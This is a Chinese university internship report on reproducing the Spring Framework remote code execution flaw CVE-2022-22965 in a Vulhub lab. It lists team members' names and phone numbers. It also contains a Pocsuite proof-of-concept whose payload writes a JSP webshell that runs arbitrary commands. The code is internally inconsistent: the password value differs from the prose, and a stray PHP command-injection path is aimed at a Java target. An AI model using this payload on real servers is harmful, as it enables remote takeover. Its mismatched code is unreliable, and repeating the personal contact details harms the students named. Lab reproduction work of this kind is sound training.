**南开大学**

**实习实训漏洞复现报告**

**2024年07月26日**

目录

[1.漏洞复现结论（15分） 1](#_Toc28487)

[1.1风险等级分布 1](#_Toc7481)

[2.工作计划（25分） 1](#_Toc24528)

[2.1工作人员 1](#_Toc13939)

[2.2漏洞对象 1](#_Toc3137)

[2.3漏洞复现阶段 1](#_Toc7909)

[2.4风险等级 2](#_Toc1860)

[3.漏洞复现过程（35分） 2](#_Toc6133)

[3.1 风险管理及规避 2](#_Toc18532)

[3.2测试方法 2](#_Toc4033)

[3.3测试中所用的工具 2](#_Toc28445)

[4. 漏洞复现结果（25分） 3](#_Toc12892)

[4.1 POC插件编写 3](#_Toc32666)

[4.2 漏洞信息 3](#_Toc25120)

# 1.漏洞复现结论（15分）

南开大学实习实训第五组的安全人员采用科学的漏洞复现步骤于2024年07月15日至2024年07月26日对Spring远程代码执行漏洞等漏洞进行了全面深入的漏洞复现。

本次共发现漏洞1个，其高危漏洞1个。

|  |  |  |
| --- | --- | --- |
| **序号** | **漏洞名称** | **风险值** |
| 1 | Spring远程代码执行漏洞(CVE-2022-22965) | 高危 |

## 1.1风险等级分布

本次评估漏洞的详细风险等级分布如下：

|  |  |
| --- | --- |
| 攻击路径 | 远程 |
| 攻击复杂度 | 容易 |
| 权限要求 | 无需权限 |
| 影响范围 | 全局影响 |
| 数据保密性 | 数据泄露 |
| 数据完整性 | 传输被破坏 |
| 服务器危害 | 被提取权限 |

# 2.工作计划（25分）

## 2.1工作人员

|  |  |  |  |
| --- | --- | --- | --- |
| 序号 | 职务 | 姓名 | 联系方式 |
| 1 | 组长 | 侯博文 | 13022498745 |
| 2 | 组员 | 陆皓喆 | 15058298819 |
| 3 | 组员 | 郝志成 | 15063560713 |
| 4 | 组员 | 秦德龙 | 16622753767 |
| 5 | 组员 | 胡博浩 | 18270856986 |

## 2.2漏洞对象

Spring Framework

## 2.3漏洞复现阶段


|  |  |
| --- | --- |
| 项目阶段 | 工作内容 |
| 环境搭建 | 利用vulhub中的docker环境，搭建docker环境，访问目标端口。 |
| 漏洞复现 | 1.进行抓包，使用复现代码修改请求  2.访问写入的程序时，将pwd参数设置为j，就可以执行目标命令，输出回显（还会有一些无关输出） |
| 修复建议 | 更新版本即可。 |

## 2.4风险等级


|  |  |  |
| --- | --- | --- |
| 编号 | 风险等级 | 风险描述 |
| 1 | 高危 | 可以执行任意代码 |

# 3.漏洞复现过程（35分）


1. 首先使用vulhub靶场搭建环境，访问目标端口



2. 之后进行抓包，使用复现代码修改请求，使用了构造参数的方式绕过脚本的检查，使得解析以后会出现形成一个JSP webshell，动态web执行，判断pwd是否为j以运行后面的cmd，如果是则会执行目标命令。



3.访问写入的程序时，将pwd参数设置为j，就可以执行目标命令，输出回显（还会显示脚本）：



## 3.1 风险管理及规避

更新Spring Framework版本。

## 3.2测试方法

使用vulhub提供的docker环境进行测试，复现后编写poc。

## 3.3测试中所用的工具

Docker desktop

Burpsuite pro,

Pocsuite 2.0.8

# 漏洞复现结果（25分）

## 4.1 POC插件编写

#!/usr/bin/env python

# coding: utf-8

from pocsuite.api.request import req

from pocsuite.api.poc import register,Output, POCBase

from pocsuite.thirdparty.guanxing import  parse\_ip\_port, http\_packet, make\_verify\_url

class TestPOC(POCBase):

    vulID = '''CVE-2022-22965'''

    cveID = '''CVE-2022-22965'''

    cnvdID = '''CNVD-2022-23942'''

    cnnvdID = ''''''

    version = ''''''

    author = '''郝志成'''

    vulDate = '''2022-03-30'''

    createDate = '''2022-03-30'''

    updateDate = '''2022-03-30'''

    name = '''Spring远程代码执行漏洞'''

    desc = '''

通过该漏洞可写入webshell以及命令执行。

在Spring框架的JDK9版本(及以上版本)中，

远程攻击者可在满足特定条件的基础上，

通过框架的参数绑定功能获取AccessLogValve对象并诸如恶意字段值，

从而触发pipeline机制并写入任意路径下的文件。

'''

    solution = '''升级Spring Framework 版本，或采用WAF防御或通过黑名单策略进行防护。'''

    severity = ''''''

    vulType = ''''''

    taskType = ''''''

    references = ['''https://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-java-spring-rce-Zx9GUc67''', '''https://www.oracle.com/security-alerts/cpujul2022.html''']

    appName = '''Spring Framework'''

    appVersion = '''5.2.20+, 5.3.18+'''

    appPowerLink = ''''''

    samples = ['']

    install\_requires = ['''''']

    def \_attack(self):

        return self.\_verify()

    def \_verify(self):

        self.url, ip, port = parse\_ip\_port(self.target, 80)

        result = {}

        headers = {

            "suffix": "%>//",

             "c1": "Runtime",

             "c2": "<%",

             "DNT": "1",    \

             "Content-Type": "application/x-www-form-urlencoded",

        }

        data = "class.module.classLoader.resources.context.parent.pipeline.first.pattern=%25%7Bc2%7Di%20if(%22w%22.equals(request.getParameter(%22pwd%22)))%7B%20java.io.InputStream%20in%20%3D%20%25%7Bc1%7Di.getRuntime().exec(request.getParameter(%22cmd%22)).getInputStream()%3B%20int%20a%20%3D%20-1%3B%20byte%5B%5D%20b%20%3D%20new%20byte%5B2048%5D%3B%20while((a%3Din.read(b))!%3D-1)%7B%20out.println(new%20String(b))%3B%20%7D%20%7D%20%25%7Bsuffix%7Di&class.module.classLoader.resources.context.parent.pipeline.first.suffix=.jsp&class.module.classLoader.resources.context.parent.pipeline.first.directory=webapps/ROOT&class.module.classLoader.resources.context.parent.pipeline.first.prefix=tomcatwar&class.module.classLoader.resources.context.parent.pipeline.first.fileDateFormat="

        path="/switch.php?current=1%27%0aecho%20Test^By^ZsfTest$1By$1Zsf"

        vul\_url = make\_verify\_url(self.url,path,mod=0)

        resp = req.post(url=vul\_url,data=data, headers = headers, verify = False, allow\_redirects = False, timeout = 10)

        shellurl = make\_verify\_url(vul\_url,'tomcatwar.jsp')

        shellexploit = req.post(shellurl,allow\_redirects=False,verify=False,stream=True,timeout=15)

        if  shellexploit.status\_code == 200 :

            result['VerifyInfo'] = http\_packet(resp)

            result['VerifyInfo']['URL'] = vul\_url

            result['VerifyInfo']['port'] = port

        return self.parse\_output(result)

    def parse\_output(self, result):

        output = Output(self)

        if result:

            output.success(result)

        else:

            output.fail('Failed')

        return output

register(TestPOC)

## 4.2 漏洞信息

|  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- |
| **UVD-ID** |  | **漏洞类别** | 任意命令执行漏洞 | **CVE-ID** | CVE-2022-22965 |
| **披露/发现时间** | 2022-03-30 | **bugtraq编号** |  | **CNNVD-ID：** |  |
| **提交时间** | 2022-03-30 | **漏洞发现者** | 未知 | **CNVD-ID：** | CNVD-2022-23942 |
| **漏洞等级** | 高危 | **提交者** | 未知 | **搜索关键词** | Spring 远程代码执行 |
| **影响范围** | Spring Framework 版本 5.3.0 到 5.3.17、5.2.0 到 5.2.19 以及更早版本 | | | | |
| **来源** | Cisco | | | | |
| **漏洞简介** | Spring远程代码执行漏洞 | | | | |
| **漏洞详情** | 在Spring框架的JDK9版本(及以上版本)中，远程攻击者可在满足特定条件的基础上，通过框架的参数绑定功能获取AccessLogValve对象并诸如恶意字段值，从而触发pipeline机制并写入任意路径下的文件。 | | | | |
| **参考链接** | [Vulnerability in Spring Framework Affecting Cisco Products: March 2022](https://sec.cloudapps.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-java-spring-rce-Zx9GUc67) | | | | |
| **靶场信息** | Vulhub/spring/ CVE-2022-22965 | | | | |
| **POC** | 如上 | | | | |
| **修复方案** | 更新版本 | | | | |